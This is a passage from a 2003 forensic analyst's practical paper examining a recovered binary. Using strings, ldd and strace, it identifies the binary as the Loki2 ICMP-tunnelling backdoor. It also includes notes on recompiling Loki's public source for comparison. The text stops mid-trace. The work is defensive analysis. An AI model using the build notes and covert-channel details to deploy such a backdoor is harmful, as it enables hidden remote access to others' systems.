An Examination of a Compromised Solaris Honeypot, an Unknown Binary, and the Legal Issues Surrounding Incident Investigations

GCFA Practical v1.2

Robert L. McCauley

April 4, 2003

Abstract

This paper documents forensic examinations of an unknown binary, a detailed forensic examination of a compromised host, and an examination of the limitations imposed on system administration personnel by law.

The unknown binary is determined to be a well known ICMP tunnelling trojan. Information on whether the binary was actually used proves to be unreliable due to a limitation in the tool used to collect the data, providing an important lesson on the need to understand what information forensic tools preserve and what information they do not. The legal consequences to the person who placed the binary on the system from which it was collected are examined including the consequences of North Carolina law and sentencing practices.

A Solaris honeypot is analyzed for potential compromise when it appears to begin downloading operating system patches from the vendor's FTP site. A forensic audit performed on the system prior to removing power confirms the compromise and provides initial leads to direct the investigation. After power is removed, the disks are imaged to an analysis system and to tape. A variety of analysis techniques are used including MAC time analysis, inspection of locations known to be commonly used by intruders, recovery of deleted files using The Coroner's Toolkit, and examination of memory and swap space using strings. A great deal of information is gathered producing an image of the actions of more than one intruder on the system.


Finally, a hypothetical case is explored in which a system administrator at an Internet service provider is asked to provide law enforcement with information on a subscriber. The legal framework surrounding this decision is examined as are some cases which provide an interesting and somewhat unexpected perspective on the consequences of failing to comply with the applicable laws.

Part I – Analysis of an Unknown Binary

The sample file, binary_v1.2.zip was downloaded to an analysis system where it was unzipped. The zip file contained two files: atd and atd.md5, where atd.md5 is contains the MD5 hash value for the atd file. Our first step is to verify the MD5 hash value to confirm that the atd file has not been tampered with or been otherwise modified since it was recovered. In an actual investigation we would have to consider the possibility that the md5 checksum provides no real assurance when it is stored with the file it references. If an attacker wanted to modify the binary, for example to cause distress to countless GCFA hopefuls, he or she could take a file of his or her choosing, name it atd, compute its MD5 checksum, store it in a file named "atd.md5", zip the two together in a file named binary_v1.2.zip and upload it to the giac.org web site. We would download the file and find a matching checksum and believe the file legitimate.

Binary Details

Assuming for the moment that the above scenario has not happened, which I believe having downloaded binary_v1.1.zip in November of 2002, which has an identical md5 to binary_v1.2.zip, we can proceed with analysis.



```
# ls -l
total 16
-rw-rw----   1 root     other       7309 Mar 16 01:42 binary_v1.2.zip
# unzip binary_v1.2.zip
Archive:  binary_v1.2.zip
  inflating: atd.md5
  inflating: atd
# md5sum *
48e8e8ed3052cbf637e638fa82bdc566  atd
69831c46a919aec0a765ccf62b4130d3  atd.md5
b3d509229d6db65b174021047280f382  binary_v1.2.zip
# ls -l
total 64
-rw-rw----   1 root     other      15348 Aug 22  2002 atd
-rw-rw----   1 root     other         39 Aug 22  2002 atd.md5
-rw-rw----   1 root     other       7309 Mar 16 01:42 binary_v1.2.zip
# cat atd.md5
48e8e8ed3052cbf637e638fa82bdc566  atd
# ▯
```

Unzipping the binary_v1.2.zip file reveals two files contained in the archive: atd and atd.md5. Following the standard convention, atd.md5 is a text file containing an MD5 checksum of the file named atd. We use the md5sum command, which on the system used for the above analysis was compiled from source from the GNU textutils-2.1 package, to generate md5 checksums for all files present in the analysis directory. As depicted in the screenshot above, the md5 for atd matches the md5 contained in the atd.md5 file.

Our next task is to identify the file's metadata: MAC times, size, and owner. The file size is apparent in the above listing. The uncompressed atd file is 15,348 bytes in length. Owner and group appear to be "root" and "other" respectively, but this bears further examination. On this analysis system non-root users do not have the ability to assign file ownership to other users, so the extraction was performed as root in order that ownership could be assigned as needed. In spite of this, file owner and group values are set to the current user's UID and GID, as they normally would when creating any file. One of two things is happening. Either the original files were in fact owned by user root with group other, or we are for some reason not recovering the original file ownership information. Two possibilities exist which would explain a failure to recover the original file information. The original file information might not be contained within the zip file, or the unzip command on the Solaris 8 system might not honor that information.

Zip File Details

In brief, a ZIP format file[1] consists of a number of tuples, one for each file it contains, followed by a central directory. Each tuple consists of a local file header, file data, and an optional data descriptor. No data descriptor sections are present in this file. Examining section II.A, Local File Header in the specification it is clear that user and group information is not stored in the local header. We can also see that a last file modification time and date is present, but last access and last inode change time is not stored in the local file header.

```
0000000 50 4b 03 04 14 00 00 00 08 00 44 77 16 2d b4 6c
0000020 37 e5 26 00 00 00 27 00 00 00 07 00 00 00 61 74
0000040 64 2e 6d 64 35 33 b1 48 05 c1 14 63 03 53 a3 e4
0000060 a4 34 33 63 f3 54 33 63 8b b4 44 0b a3 a4 94 64
0000100 53 33 33 05 85 c4 92 14 5e 2e 00 50 4b 03 04 14
0000120 00 00 00 08 00 3b 77 16 2d 72 30 ee d0 a5 1b 00
0000140 00 f4 3b 00 00 03 00 00 00 61 74 64 ed 5b 7b 78
```

The blue shaded sections are the local file headers in the binary_v1.2.zip file. The unshaded section between the blue sections is the compressed atd.md5 file data.

[1] PKWare, "ZIP File Format Specification"

The listing above is the output from “`od -v -t x1 binary_v1.2.zip`” showing the local file headers for both files highlighted in blue. According to the specification, the compressed size of the file is a 4-byte value beginning at byte 18 of the local file header. The second file, atd, then has a compressed size of 1ba5 (hex), or 7,077 bytes. The second file’s compressed data begins at 154 (octal) or 108 (decimal), putting the next entry at 7,185, or 16021 octal.

```
0016020 bf 50 4b 01 02 14 00 14 00 00 00 08 00 44 77 16
0016040 2d b4 6c 37 e5 26 00 00 00 27 00 00 00 07 00 00
0016060 00 00 00 00 00 01 00 20 00 b6 81 00 00 00 00 61
0016100 74 64 2e 6d 64 35 50 4b 01 02 14 00 14 00 00 00
0016120 08 00 3b 77 16 2d 72 30 ee d0 a5 1b 00 00 f4 3b
0016140 00 00 03 00 00 00 00 00 00 00 00 00 20 00 b6 81
0016160 4b 00 00 00 61 74 64 50 4b 05 06 00 00 00 00 02
0016200 00 02 00 66 00 00 00 11 1c 00 00 00 00
```

The central file system header is highlighted in blue. The filesystem compatibility information is in red.

Here we find the central file header signature, 0x02014b50, followed by 2 pairs of bytes that describe filesystem compatibility information. “Version made by”, 0x0014, indicates that the file was created by version 2.0 and that the external file attribute information is compatible with “MS-DOS and OS/2 (FAT / VFAT / FAT32 file systems)”. Importantly, the “Extra field length” is zero. Internal file attributes is 1, correctly indicating that the first file, atd.md5, is a text file. External file attributes is 0x81b60020, of which only the 20 is meaningful for MSDOS files. In order to determine if these unidentified bits have any effect on the unzipping of the file, I used emacs’ hex editor mode to change the bits to 0x81b6 to zeros, then unzipped the file again.

```
# ls binary*
binary_v1.2.zip          binary_v1.2.zip.modified
# unzip binary_v1.2.zip
Archive:  binary_v1.2.zip
  inflating: atd.md5
  inflating: atd
# which fstat
/user1/robmccau/bin/fstat
# fstat ./atd.md5
st_mode: 100644
inode: 11685012
device: 2
raw device: 4294967295
number of links: 1
uid: 0
gid: 1
size: 39
atime: Thu Aug 22 14:58:08 2002
mtime: Thu Aug 22 14:58:08 2002
ctime: Sat Mar 15 22:40:37 2003
block size: 8192
blocks: 16
```

```
# rm atd*
# unzip binary_v1.2.zip.modified
Archive:  binary_v1.2.zip.modified
  inflating: atd.md5
  inflating: atd
# fstat ./atd.md5
st_mode: 100644
inode: 11685012
device: 2
raw device: 4294967295
number of links: 1
uid: 0
gid: 1
size: 39
atime: Thu Aug 22 14:58:08 2002
mtime: Thu Aug 22 14:58:08 2002
ctime: Sat Mar 15 22:41:02 2003
block size: 8192
blocks: 16
#
```

A test demonstrating that modifying the first three bytes of the External Attributes information does not modify the output.

According to the ZIP file specification, these bytes are not used on type 0x00 files that have external file attribute information compatible with MSDOS, and in fact changing this information seems not to alter the results of unzipping the files. The remainder of the header, which is not explored for the sake of brevity, consists of the end of archive header for atd and the end of central directory record. None of these records contain information on the UID, GID, atime or ctime.

In summary, the ZIP file format does provide for archiving Unix style metadata including user ID, group ID, and MAC times, but the binary_v1.2.zip file provided does not make use of this facility. This highlights the need for careful consideration and analysis of potential forensic tools by the analyst.

Significant Keywords

The file and strings commands are useful tools to direct binary analysis. File determines the type of the file while strings peers inside for sequences of printable characters. The results of these commands follow.

```
Script started on Sat Mar 15 23:13:37 2003
% file atd
atd:            ELF 32-bit LSB executable 80386 Version 1,
dynamically linked, stripped
% strings atd
lokid: Client database full
DEBUG: stat_client nono
lokid version:
remote interface:
```

```
active transport:
active cryptography:
server uptime:
%.02f minutes
client ID:
packets written:
bytes written:
requests:
N@[fatal] cannot catch SIGALRM
lokid: inactive client <%d> expired from list [%d]
@[fatal] shared mem segment request error
[fatal] semaphore allocation error
[fatal] could not lock memory
[fatal] could not unlock memory
[fatal] shared mem segment detach error
[fatal] cannot destroy shmid
[fatal] cannot destroy semaphore
[fatal] name lookup failed
[fatal] cannot catch SIGALRM
[fatal] cannot catch SIGCHLD
[fatal] Cannot go daemon
[fatal] Cannot create session
/dev/tty
[fatal] cannot detach from controlling terminal
/tmp
[fatal] invalid user identification value
v:p:
Unknown transport
lokid -p (i|u) [ -v (0|1) ]
[fatal] socket allocation error
[fatal] cannot catch SIGUSR1
Cannot set IP_HDRINCL socket option
[fatal] cannot register with atexit(2)
LOKI2
route [(c) 1997 guild corporation worldwide]
[fatal] cannot catch SIGALRM
[fatal] cannot catch SIGCHLD
[SUPER fatal] control should NEVER fall here
[fatal] forking error
lokid: server is currently at capacity.  Try again later
lokid: Cannot add key
lokid: popen
[non fatal] truncated write
/quit all
lokid: client <%d> requested an all kill
sending L_QUIT: <%d> %s
lokid: clean exit (killed at client request)
[fatal] could not signal process group
/quit
lokid: cannot locate client entry in database
lokid: client <%d> freed from list [%d]
/stat
/swapt
[fatal] could not signal parent
lokid: unsupported or unknown command string
lokid: client <%d> requested a protocol swap
sending protocol update: <%d> %s [%d]
```

```
lokid: transport protocol changed to %s
%
```

Strings found in the atd binary

A number of terms in the “strings” output are revealing. Among them:

Lokid	Loki is a well-known ICMP tunneling program. This is a virtual giveaway to the identity of the binary.
Remote, sending, transport protocol, packets	Suggests the this binary performs networking operations
Cryptography	Signals the probable use of encryption
Fork, SIGCHLD, “could not signal parent”	Tells us that this program creates other processes
Daemon, “can not detach from controlling terminal”	This is a program that is designed to run in the background.

Program Description

The file type is revealed above by the file command to be “ELF 32-bit LSB executable 80386 Version 1, dynamically linked, stripped”. “Dynamically linked” indicates that this binary relies on library functions that are not compiled into the application, but which are stored in libraries on the system and linked to the application at run time. This can help in analysis since the names of the library functions the application calls must be embedded in the application since they are called by name. The designation “stripped” indicates that debugging and most symbolic information has been removed from the file. This presents an obstacle to analysis and may be one reason the binary was stripped.

The strings output is extremely revealing to any analyst with a passing familiarity with Loki[2]. Loki is a covert channel remote access program that attempts to camouflage its traffic to prevent detection. Loki attempted to solve the problem of how a system could be remotely accessed without setting off perimeter defenses such as firewalls and IDS systems. Normally, such systems could easily trigger on the TCP or UDP traffic which would be generated in a normal telnet, rsh, or ssh session. Loki uses ICMP as a control channel, embedding content in messages that were widely considered innocuous when Loki was written. Today, of course, ICMP traffic is examined by IDS systems and many organizations restrict most ICMP traffic types at their border. As detailed above, we can’t ascertain when this program was last used based on the ZIP archive. When this program was executed on the Linux system on which it was found, the last access time would have been updated. The ZIP archive records only the last modification time.

[2] Daemon9. “Loki2: The implemenation”

In order to determine what the program does our analysis moves to a Linux system on which we can test the binary. Two tools we'll use to do this are ldd and strace. Ldd is a standard Unix tool which queries binary programs to determine what libraries they require at run time. This provides us information about what the program does when running by telling us what sorts of resources it requires. A program that links X11 libraries very likely expects to display to an X Windows system. A program that links to socket libraries very likely communicates on the network, or at the least, uses sockets for local communication. Strace monitors the running process and reports on system calls used. These system calls can be used to deduce the function of a program by its actions. It was necessary to locate and install RPMs providing libc.so.5 and ld-linux.so.1 to perform this analysis since those libraries are not available on current systems. The fact that the binary references these libraries provides yet another clue to its age. It was very likely compiled and installed on a relatively old system or installed relatively long ago on a system that was current for its time.

Initial examination with ldd and strace failed utterly and obscurely. Both commands failed with a "No such file or directory" error, which can only be considered a bug since the file clearly does exist. A clue to this error was provided by the strings output which referenced ld-linux.so.1, which did not exist on the analysis system. Creating a symbolic link to /lib/ld-linux.so.2, a newer version of the library, which allowed the following information to be recovered.

```
$ ldd atd
      /lib/libNoVersion.so.1 => /lib/libNoVersion.so.1
(0x40018000)
      libc.so.5 => not found
      libc.so.6 => /lib/i686/libc.so.6 (0x4001f000)
      /lib/ld-linux.so.1 => /lib/ld-linux.so.1 (0x40000000)
$
```

The linked libraries themselves don't tell us much. They provide general functionality rather than something specific like X11 functions, cryptography, or higher-level networking. This implies that whatever capabilities the program has are to be found in the source code rather than external libraries.

Execution Tracing

The strace command can be used to follow the execution of the process in real time. The following output was generated by running "strace –f ./atd". The output is broken down into sections in order to more clearly explain what the program is doing.

```
execve("./atd", ["./atd"], [/* 30 vars */]) = 0
old_mmap(NULL, 4096, PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x40007000
mprotect(0x40000000, 21772, PROT_READ|PROT_WRITE|PROT_EXEC) = 0
mprotect(0x8048000, 13604, PROT_READ|PROT_WRITE|PROT_EXEC) = 0
```

```
stat("/etc/ld.so.cache", {st_mode=S_IFREG|0644, st_size=48466,
...}) = 0
open("/etc/ld.so.cache", O_RDONLY)      = 3
old_mmap(NULL, 48466, PROT_READ, MAP_SHARED, 3, 0) = 0x40008000
close(3)                                = 0
stat("/etc/ld.so.preload", 0xbffffa20)  = -1 ENOENT (No such file
or directory)
open("/usr/i486-linux-libc5/lib/libc.so.5", O_RDONLY) = 3
read(3,
"\177ELF\1\1\1\0\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0(k\1\000"...,
4096) = 4096
old_mmap(NULL, 823296, PROT_NONE, MAP_PRIVATE|MAP_ANONYMOUS, -1,
0) = 0x40014000
old_mmap(0x40014000, 592037, PROT_READ|PROT_EXEC,
MAP_PRIVATE|MAP_FIXED, 3, 0) = 0x40014000
old_mmap(0x400a5000, 23728, PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_FIXED, 3, 0x90000) = 0x400a5000
old_mmap(0x400ab000, 201876, PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x400ab000
close(3)                                = 0
mprotect(0x40014000, 592037, PROT_READ|PROT_WRITE|PROT_EXEC) = 0
munmap(0x40008000, 48466)               = 0
mprotect(0x8048000, 13604, PROT_READ|PROT_EXEC) = 0
mprotect(0x40014000, 592037, PROT_READ|PROT_EXEC) = 0
mprotect(0x40000000, 21772, PROT_READ|PROT_EXEC) = 0
personality(0 /* PER_??? */)            = 0
```

This is a typical application startup sequence. Execve() is one of the exec() family of functions all of which replace a running process with a new program image. Mmap(), or in this case, old_mmap(), maps a disk file to memory. Mprotect() assigns permissions analogous to file permissions to memory in order that the operating system can catch invalid memory accesses. For example, attempting to execute a non-executable segment can be identified as invalid and treated as an error.

```
geteuid()                               = 0
getuid()                                = 0
getgid()                                = 0
getegid()                               = 0
geteuid()                               = 0
getuid()                                = 0
```

Determine the current UID and effective UID as well as group ID and effective group ID. Executing programs have effective as well as actual user and group IDs. The user ID is the UID of the user that executed the binary. The effective user ID can be different, generally in the case where the binary is a setuid binary.

```
open("/usr/share/locale/en_US/LC_MESSAGES", O_RDONLY) = -1 ENOENT
(No such file or directory)
stat("/etc/locale/C/libc.cat", 0xbffff544) = -1 ENOENT (No such
file or directory)
```

```
stat("/usr/lib/locale/C/libc.cat", 0xbffff544) = -1 ENOENT (No
such file or directory)
stat("/usr/lib/locale/libc/C", 0xbffff544) = -1 ENOENT (No such
file or directory)
stat("/usr/share/locale/C/libc.cat", 0xbffff544) = -1 ENOENT (No
such file or directory)
stat("/usr/local/share/locale/C/libc.cat", 0xbffff544) = -1
ENOENT (No such file or directory)
```

The program attempts to find “libc.cat” in a variety of locale directories. Locale information helps the program map messages to appropriate representations for the local language and conventions. It isn’t clear based on the strace output what messages might be dependent on locale in this case.

```
brk(0x804c818)                          = 0x804c818
brk(0x804d000)                          = 0x804d000
socket(PF_INET, SOCK_RAW, IPPROTO_ICMP) = 3
sigaction(SIGUSR1, {0x804a6b0, [],
SA_INTERRUPT|SA_NOMASK|SA_ONESHOT}, {SIG_DFL}, 0x40052848) = 0
socket(PF_INET, SOCK_RAW, IPPROTO_RAW)  = 4
setsockopt(4, SOL_IP, IP_HDRINCL, [1], 4) = 0
```

The program opens a raw Internet protocol socket. This is a socket which is protocol independent, meaning that the program can send or receive arbitrary IP data on the socket. If the socket were SOCK_STREAM instead, the data sent on the socket would be encapsulated in TCP frames. Incoming data would similarly be parsed out of TCP frames, and incoming data that did not conform to the TCP specification would not be delivered to the application.

```
getpid()                                = 13161
getpid()                                = 13161
```

Getting the current process ID for reasons which are not yet clear

```
shmget(13403, 240, IPC_CREAT|0)         = 0
semget(13585, 1, IPC_CREAT|0x180|0600)  = 0
shmat(0, 0, 0)                          = 0x40008000
```

Shared memory is an interprocess communication facility. As the name implies, shared memory provides a section of memory that more than one application can access simultaneously. Semget() creates a semaphore, which is a critical section control facility. Semaphores are used to insure independent processes or threads cannot access shared data in ways that will create invalid or unpredictable results by limiting how many can access the data at once. The use of these calls is primarily useful to us in that they indicate interprocess communication is going to be necessary.

```
write(2, "\nLOKI2\troute [(c) 1997 guild cor"..., 52
LOKI2 route [(c) 1997 guild corporation worldwide]
) = 52
```

This is simply a program banner being displayed on standard error (file descriptor 2). Again, very revealing unless we find evidence the program is trying to masquerade as lokid while actually doing something else.

```
time([1049373521])                      = 1049373521
```

Get the current time. It's not clear from the strace output why the binary needs this.

```
close(0)                                = 0
```

Closing standard input signals that this program won't be accepting input from the command line. It's common for daemons, programs that execute in the background, to close standard input, standard output, and standard error.

```
sigaction(SIGTTOU, {SIG_IGN}, {SIG_DFL}, 0x40099848) = 0
sigaction(SIGTTIN, {SIG_IGN}, {SIG_DFL}, 0x40099848) = 0
sigaction(SIGTSTP, {SIG_IGN}, {SIG_DFL}, 0x40099848) = 0
```

These three system calls alter the signal handling for signals generated by TTY input and output (SIGTTOU, SIGTTIN) as well as a stop signal generated by a TTY (Control-C). As a result of these function calls the signals will be ignored, which is again typical of daemons.

```
fork()                                  = 13162
```

Fork() is the method by which a process creates new processes. It creates a copy of the current process with some slight differences that are out of the scope of this paper to describe. 13162 is the process ID of the new process.

```
[pid 13161] close(4)                    = 0
[pid 13161] close(3)                    = 0
[pid 13161] semop(0, 0xbffff9bc, 2)     = 0
[pid 13161] shmdt(0x40008000)           = 0
[pid 13161] semop(0, 0xbffff9bc, 1)     = 0
[pid 13161] _exit(0)                    = ?
```

The parent process closes file descriptors no longer needed and exits.

```
setsid()                                = 13162
open("/dev/tty", O_RDWR)                = -1 ENXIO (No such
device or address)
chdir("/tmp")                           = 0
umask(0)                                = 022
sigaction(SIGALRM, {0x8049218, [],
SA_INTERRUPT|SA_NOMASK|SA_ONESHOT}, {SIG_DFL}, 0x40099848) = 0
alarm(3600)                             = 0
```

The child process continues, becoming process group leader with the setsid() call. The chdir() to /tmp is not especially revealing, but is also typical of programs which will run in the background for an extended time. The new process also sets an alarm for 1 hour and registers a signal handler function at address 0x8049218 to handle the alarm when it occurs.

```
read(3, 0x804c78c, 84)                  = ? ERESTARTSYS (To be
restarted)
```

File descriptor 3 is our raw socket. The child process is reading incoming ICMP packets. The call is interrupted by the alarm after 1 hour.

```
alarm(0)                                = 0
time([1049377121])                      = 1049377121
semop(0, 0xbffff6d0, 2)                 = 0
semop(0, 0xbffff6d8, 1)                 = 0
sigaction(SIGALRM, {0x8049218, [],
SA_INTERRUPT|SA_NOMASK|SA_ONESHOT}, {SIG_DFL}, 0x4002ab68) = 0
alarm(3600)                             = 0
sigreturn()                             = ? (mask now [])
read(3, 0x804c78c, 84)                  = ? ERESTARTSYS (To be
restarted)
```

The program clears any pending alarm signals, checks the current time, resets the signal handler and queues another alarm for 1 hour. Atd then resumes listening to the network.

In summary, we learn that this program is a daemon, that it performs a reasonable set of operations to become a daemon, closing input and output, that it forks a child process which becomes a process group leader, and then the parent terminates. The child process, which does not terminate, opens a raw socket on which it listens. Given the strings output previously seen and familiarity with Loki, it seems very likely that this program is Lokid. It is relatively unlikely that a program that makes frequent reference to Loki and behaves like lokid is actually something else.

Forensic Details

The degree of filesystem modification we could expect from the installation of lokid depends on how it is installed. If the program were downloaded as source code and compiled on the system, the act of compilation would leave traces in the form of updated access timestamps on many compiler and include files and directories which will make it obvious that something has been compiled. Most notably among these would be in the /usr/include/linux directory. The ICMP headers in particular will not be touched often in the normal course of use for a system since creating a raw socket requires root privilege under Linux and Unix and such a socket is needed to send or receive ICMP packets. As a result, only someone with appropriate privilege would be able to make use of a program like lokid. Typical users would not find compiling programs like Loki to be useful.

If the program is downloaded as a precompiled binary, a more likely scenario, then the effects of compilation detailed above will not occur. Executing the binary will update the access time for the atd binary itself will be updated as will the access time for each shared object library that the binary links at run time. The attempt at finding LC_MESSAGES and libc.cat will update the access time on either file if it is found.

Program Identification

The strings output above includes many instances of “loki” or “lokid”. A web search for “loki” finds an article on the well-known online journal Phrack that includes the source code for LOKI[3] as well as a detailed reference on the operational principles it uses.

Compiling this code turned out to be less than trivial. A first attempt using “make linux” failed along with a spectacular flurry of errors. This was not entirely unexpected since the Phrack article dates back to 1997 and I have seen similar problems where a project I created on older versions of Linux fail to compile on newer versions. The initial cause of the error appeared related to a type named __u8 that appeared not to be defined. I located the statement defining __u8 in the include hierarchy using “grep __u8 <spec> | grep typedef”, which is in /usr/include/linux/types.h. Inserting this include file in loki.h above “#include <linux/icmp.h> quieted most of the errors.

```
$ !make

make linux | & more
make[1]: Entering directory `/tmp/L2'
gcc -Wall -O6 -finline-functions -funroll-all-loops -DLINUX -
DWEAK_CRYPTO -DPOPE
N -DSEND_PAUSE=100 -Dx86_FAST_CHECK     -c surplus.c -o surplus.o
In file included from /usr/include/linux/signal.h:4,
                 from loki.h:39,
                 from surplus.c:10:
/usr/include/asm/signal.h:27: conflicting types for `sigset_t'
/usr/include/sys/select.h:38: previous declaration of `sigset_t'
/usr/include/asm/signal.h:129: warning: redefinition of
`__sighandler_t'
/usr/include/signal.h:71: warning: `__sighandler_t' previously
```

The remaining errors appeared related to improper headers relating to signal handling. Consulting the manual page for signal(2), I confirmed that #include <signal.h> is the proper file to be included on the system on which I was working. From past experience I knew that files in the /usr/include/linux hierarchy should not be required for signal handling, so I deleted the line in loki.h which included <linux/signal.h>. Compilation was then successfully performed.

[3] Daemon9, Alhambra. “LOKI2: The implemenation”

Comparative Analysis

The compiled lokid binary was a 15,716-byte file, slightly larger than the original which was 15,348. This result was not surprising given the 1997 release date of the code found at www.phrack.com. The atd binary might have been compiled using slightly different code, or with a newer or older compiler, generating a slightly different binary. Given these facts, different md5 checksums are to be expected from these files, and in fact they do differ.

```
$ md5sum atd L2/lokid
48e8e8ed3052cbf637e638fa82bdc566  atd
34d7fbe15f9054f6b20cfffc4a4e6601  L2/lokid
$
```

We have established that the files are not identical, but are they functionally identical? Is it still lokid? A deeper analysis is required to answer this question. To perform this, we'll first extract symbols from the binary file. As reported by the file command previously, this file is "stripped", meaning that most, but not all, symbolic information has been removed. Since the file is dynamically linked, certain symbolic information is required and still remains in the binary. The "nm –D" command can usually extract this information, but in this case we find that the combination of stripping the binary and inlining functions has removed local function names from the file. We can use strace as we did above to observe the system calls the program makes during execution. Programs that make substantially identical system calls are likely to be functionally identical.

```
execve("./lokid", ["./lokid"], [/* 31 vars */]) = 0
uname({sysname="Linux", nodename="deleted", release="2.4.7-10",
version="#1 Thu Sep 6 16:46:36 EDT 2001", machine="i686"}) = 0
brk(0)                                  = 0x804c69c
open("/etc/ld.so.preload", O_RDONLY)    = -1 ENOENT (No such file
or directory)
open("/etc/ld.so.cache", O_RDONLY)      = 3
fstat64(3, {st_dev=makedev(3, 1), st_ino=46288,
st_mode=S_IFREG|0644, st_nlink=1, st_uid=0, st_gid=0,
st_blksize=4096, st_blocks=96, st_size=48466,
st_atime=2003/03/16-01:48:17, st_mtime=2003/03/15-22:34:29,
st_ctime=2003/03/15-22:34:29}) = 0
old_mmap(NULL, 48466, PROT_READ, MAP_PRIVATE, 3, 0) = 0x40017000
close(3)                                = 0
open("/lib/i686/libc.so.6", O_RDONLY)   = 3
read(3, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0
\306\1"..., 1024) = 1024
fstat64(3, {st_dev=makedev(3, 1), st_ino=58504,
st_mode=S_IFREG|0755, st_nlink=1, st_uid=0, st_gid=0,
st_blksize=4096, st_blocks=11304, st_size=5772268,
st_atime=2003/03/16-01:48:17, st_mtime=2001/09/04-15:46:11,
st_ctime=2003/02/24-06:15:42}) = 0
old_mmap(NULL, 4096, PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x40023000
old_mmap(NULL, 1290088, PROT_READ|PROT_EXEC, MAP_PRIVATE, 3, 0) =
0x40024000
```

```
mprotect(0x40156000, 36712, PROT_NONE)  = 0
old_mmap(0x40156000, 20480, PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_FIXED, 3, 0x131000) = 0x40156000
old_mmap(0x4015b000, 16232, PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x4015b000
close(3)                                = 0
munmap(0x40017000, 48466)               = 0
```

This depicts standard start up of a dynamically linked binary. The executable file is execve()d, libraries are opened, mapped into memory, then closed.

```
geteuid32()                             = 0
getuid32()                              = 0
```

Like the atd binary, our compiled lokid queries the current UID and effective UID. No getgid() calls are made, which marks a slight departure from atd.

```
socket(PF_INET, SOCK_RAW, IPPROTO_ICMP) = 3
rt_sigaction(SIGUSR1, {0x804a7bc, [USR1], SA_RESTART|0x4000000},
{SIG_DFL}, 8) = 0
socket(PF_INET, SOCK_RAW, IPPROTO_RAW)  = 4
setsockopt(4, SOL_IP, IP_HDRINCL, [1], 4) = 0
```

The socket section is a match.

```
getpid()                                = 1463
getpid()                                = 1463
```

Getting the process ID number.

```
shmget(1705, 240, IPC_CREAT|0)          = 163845
semget(1887, 1, IPC_CREAT|0x180|0600)   = 163845
shmat(163845, 0, 0)                     = 0x40017000
```

Shared memory access here parallel those in the suspect atd binary.

```
write(2, "\nLOKI2\troute [(c) 1997 guild cor"..., 52
LOKI2 route [(c) 1997 guild corporation worldwide]
) = 52
```

The startup banner, identical to the suspect atd binary banner. The fact that the suspect binary announces itself as loki as well as having strings output consistent with loki remains a strong indicator that it is part of the Loki package.

```
time([1047797297])                      = 1047797297
```

Get the current time. As before, we can't tell from context what the application does with this information. The fact that both applications do check the current time at the same point in execution is another point of evidence that they are equivalent.

```
close(0)                            = 0
```

Closes stdin right after time as did atd.

```
rt_sigaction(SIGTTOU, {SIG_IGN}, {SIG_DFL}, 8) = 0
rt_sigaction(SIGTTIN, {SIG_IGN}, {SIG_DFL}, 8) = 0
rt_sigaction(SIGTSTP, {SIG_IGN}, {SIG_DFL}, 8) = 0
```

Familiar sigaction block. The function names are different, but this is a function of the newer compiler, include files, and libraries.

```
fork()                              = 1464
```

Followed by a fork.

```
[pid  1463] close(4)                = 0
[pid  1463] close(3)                = 0
[pid  1463] semop(163845, 0xbffff8d0, 2) = 0
[pid  1463] shmdt(0x40017000)       = 0
[pid  1463] semop(163845, 0xbffff8c0, 1) = 0
[pid  1463] _exit(0)                = ?
```

Finally, the parent process closes its open file descriptors[4], performs final shared memory operations, and terminates.

```
[pid  1464] setsid()                = 1464
